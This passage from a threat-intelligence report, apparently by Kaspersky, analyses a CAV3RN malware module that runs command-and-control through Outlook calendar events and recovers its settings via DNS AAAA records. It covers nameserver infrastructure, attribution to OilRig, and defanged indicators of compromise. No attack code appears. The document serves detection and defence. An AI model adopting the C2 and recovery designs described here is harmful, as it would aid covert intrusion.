In this module, the hard-coded IPv6 address 2001:4998:44:3507::8000 acts as a failure sentinel. After resolving an AAAA query, the module converts the first returned address to a string and compares it with this value before extracting any bytes. If the values match, it raises an exception and does not interpret the response as either a field length or configuration data.
The address belongs to Yahoo’s 2001:4998::/32 allocation. We could not determine why the developers selected it. The authoritative backend may return it for an unknown Agent ID, an unavailable field, an invalid index or offset, or an agent for which recovery is disabled. These conditions remain hypothetical because the backend was unavailable and the module handles every sentinel response in the same way.
Infrastructure
Historical DNS data shows that cloudlanecdn[.]com was registered on December 24, 2025. The domain initially used the Namecheap-operated nameservers dns1.registrar-servers.com and dns2.registrar-servers.com. On May 2, 2026, passive DNS first observed a transition from these vendor-managed nameservers to custom nameservers under cloudlanecdn[.]com.
| Domain | IP | First seen | ASN | Hosting |
| ns1.cloudlanecdn[.]com | 216.126.237[.]197 144.172.108[.]205 |
May 2, 2026 | AS 14956 | RouterHosting LLC |
| ns2.cloudlanecdn[.]com | 216.126.237[.]197 144.172.108[.]205 |
May 2, 2026 | AS 14956 | RouterHosting LLC |
| ns3.cloudlanecdn[.]com | 216.126.237[.]197 144.172.108[.]205 |
May 2, 2026 | AS 14956 | RouterHosting LLC |
| ns4.cloudlanecdn[.]com | 144.172.108[.]205 | May 21, 2026 | AS 14956 | RouterHosting LLC |
Although the domain was delegated to four nameserver hostnames, their shared IP addresses reveal logical redundancy rather than four independently hosted DNS servers.
The shift from vendor‑managed DNS to custom in‑bailiwick authoritative nameservers aligns with the module’s DNS recovery design.
The DNS timeline overlaps with this new module’s development. Passive DNS first recorded the custom delegation on May 2, after the controller-and-plugin architecture was observed in April and before the May 19 timestamp stored in the new module. Because the custom authoritative infrastructure supports the module’s recovery protocol, we assess with moderate confidence that the infrastructure and module were prepared as part of the same development cycle.
Attribution
In our previous report, we attributed Project CAV3RN to OilRig (APT34) with low confidence. Analysis of the newly identified module provides additional evidence supporting this link.
Microsoft-hosted services for C2
Several OilRig malware strains have used Microsoft-hosted services for C2. RDAT malware exchanged commands and results through EWS email messages, and there are cases reported with the SC5k malware using Office 365 drafts, and OilCheck malware using Microsoft Graph to access Outlook drafts. CAV3RN uses the same class of service but stores commands and results in Outlook calendar events.
Secondary recovery mechanism for cloud C2
ESET previously documented OilBooster, which retrieved a replacement OAuth refresh token from a likely compromised website after repeated failures communicating with Microsoft OneDrive.
OilBooster used HTTP to recover a refresh token, whereas CAV3RN uses DNS AAAA records to recover four configuration fields. In both cases, the secondary mechanism restores access to the primary cloud C2 channel.
Compromised regional infrastructure
OilRig has previously used compromised infrastructure belonging to organizations in the regions it targets. Solar malware communicated through the compromised website of an Israeli human-resources company, while Whisper/Veaty malware used compromised Iraqi government Microsoft 365 mailboxes. The CAV3RN module similarly uses a compromised Microsoft 365 mailbox belonging to an Israeli law firm.
Based on the evidence discussed above, we retain our low-confidence assessment that Project CAV3RN is associated with OilRig. The new module shares several behavioral patterns with previously reported OilRig tooling, including the use of Microsoft-hosted services, attachment-based command exchange, and a secondary mechanism for restoring access to a cloud C2 channel. However, we identified no direct code reuse or infrastructure overlap.
Conclusions
The new module extends CAV3RN’s controller-and-plugin architecture with a Microsoft Graph-based communication transport. Its architectural continuity suggests that it was designed to replace the previous HTTP/WebSocket component with Outlook calendar events. If Graph authentication or validation fails, its DNS recovery protocol is designed to retrieve replacement connection settings.
The framework changed repeatedly between December 2025 and May 2026, indicating that development remains active. We continue to track this activity.
Indicators of compromise
Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.
File hashes
CAF021DDA726B8BA049C2AA395E505A1 AzureCommunication.dll
C092B02FBC0FDF7EE9608DD016673806 NewProject.dll
29B2B8C5D99F05BFCDD0D8D976EB5678 AzureCommunication.dll
Domains and IPs
cloudlanecdn[.]com
ns1[.]cloudlanecdn[.]com
ns2[.]cloudlanecdn[.]com
ns3[.]cloudlanecdn[.]com
ns4[.]cloudlanecdn[.]com
google.com[.]ayalon-print.co[.]il
clipeditskill[.]com
accesslinkssl[.]com
216[.]126[.]237[.]197
144[.]172[.]108[.]205

